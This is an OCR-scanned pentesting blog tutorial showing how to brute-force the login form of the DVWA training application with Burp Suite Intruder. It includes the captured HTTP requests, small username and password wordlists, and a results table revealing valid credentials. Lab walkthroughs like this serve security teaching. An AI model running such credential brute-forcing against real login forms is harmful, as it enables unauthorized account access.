
Brute Force Attack With Burp


pentestlab.blog/category/web-application/page/7

December 21, 2012




In many occasions as a penetration testers we will have to face a web application where it will contain a login form which we will have to test it for weak credentials.Burp Suite is probably the best tool to be used when assessing web applications.Burp's main use is to be a proxy interceptor,however provides a lot of other functions to penetration testers and it can also be used to attack a login form.In this article we will examine how we can use Burp in order to perform a brute force attack on a web application.

Let's say that we have the following login form:



Login Form


We will try to submit a username and a password and we will use the Burp Suite in order to capture the HTTP request.



```
GET /dvwa/vulnerabilities/brute/?username=admin&password=123&Login=Login HTTP/1.1
Host: 172.16.212.133
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://172.16.212.133/dvwa/vulnerabilities/brute/?username=admin&password
Cookie: security=low; PHPSESSID=4d103e182e723383d68a134864df6094
Pragma: no-cache
Cache-Control: no-cache
```

Capturing the HTTP Request

Then we will send the request to the Intruder (Action—>Send to Intruder) and we will clear the positions on the request that we will not need to insert payloads which are the low and session cookie.So we will leave the following positions:



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which pay positions - see help for full details.


Attack type: Sniper

```
GET /dvwa/vulnerabilities/brute/?username=$admin$&password=$123$&Login=$Login$ HTTP/1.1
Host: 172.16.212.133
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://172.16.212.133/dvwa/vulnerabilities/brute/?username=admin&password=1234&Log
Cookie: security=low; PHPSESSID=4d103e182e723383d68a134864df6094
```

Remaining Positions

As an attack type we will choose the cluster bomb because this type of attack it can take each word of the username list and it can run it against each word of the password list in order to discover the correct credentials.

Now it is time to set the payloads on the three positions.So we will load our wordlists that contains usernames and passwords in the payload options of Burp and for the 3rd position we will just put as an option $Login$.In the next three images you can see this configuration.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the a
available for each payload set, and each payload type can be customized in different way

Payload set: 1

Payload count: 5

Payload type: Simple list


Request count: 20

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
gordonb
1337
pablo
smithy
```

Payload Set 1 – Usernames



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the
available for each payload set, and each payload type can be customized in different wa

Payload set: 2

Payload count: 4

Payload type: Simple list


Request count: 20

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
password
abc123
charley
letmein
```

Payload Set 2 – Passwords



Payload Sets

You can define one or more payload sets. The number of payload sets depends o
available for each payload set, and each payload type can be customized in differe

Payload set: 3 ▼ Payload count: 1

Payload type: Simple list ▼ Request count: 20


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as paylo

§Login§

Payload Set 3 – Login

Everything now is ready and we can start the attack on the Intruder.The Intruder will start sending HTTP requests to the form based on our payloads and it will try all the possible combinations.




Filter: Showing all items

Request ▲	Payload1	Payload2	Payload3	Status	Error	Timeout	Lengtt
0				200	□	□	4882
1	admin	password	§Login§	200	□	□	4948
2	gordonb	password	§Login§	200	□	□	4882
3	1337	password	§Login§	200	□	□	4882
4	pablo	password	§Login§	200	□	□	4882
5	smithy	password	§Login§	200	□	□	4951
6	admin	abc123	§Login§	200	□	□	4882
7	gordonb	abc123	§Login§	200	□	□	4952
8	1337	abc123	§Login§	200	□	□	4882
9	pablo	abc123	§Login§	200	□	□	4882
10	smithy	abc123	§Login§	200	□	□	4882
11	admin	charley	§Login§	200	□	□	4882
12	gordonb	charley	§Login§	200	□	□	4882
13	1337	charley	§Login§	200	□	□	4946

Cluster Bomb – Intruder

After the inspection of the responses we will notices that Burp has successfully logged in under the credentials smithy/password.




5	smithy	password	§Login§
6	admin	abc123	§Login§
7	gordonb	abc123	§Login§
8	1337	abc123	§Login§
9	pablo	abc123	§Login§
10	smithy	abc123	§Login§
11	admin	charley	§Login§
12	gordonb	charley	§Login§
13	1337	charley	§Login§

Welcome to the password protected area smithy

Discovery of valid credentials

We can now go back to the application and to try to get access to the admin area with this username and password.



Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area smithy

Access in the admin area

Conclusion

As we saw in this post Burp is also capable to perform brute force attacks against web applications.Login forms can be found almost in every web application and the intruder tool can help the penetration tester to automate his tests.The discovery of valid administrator credentials can make the difference in black-box penetration tests.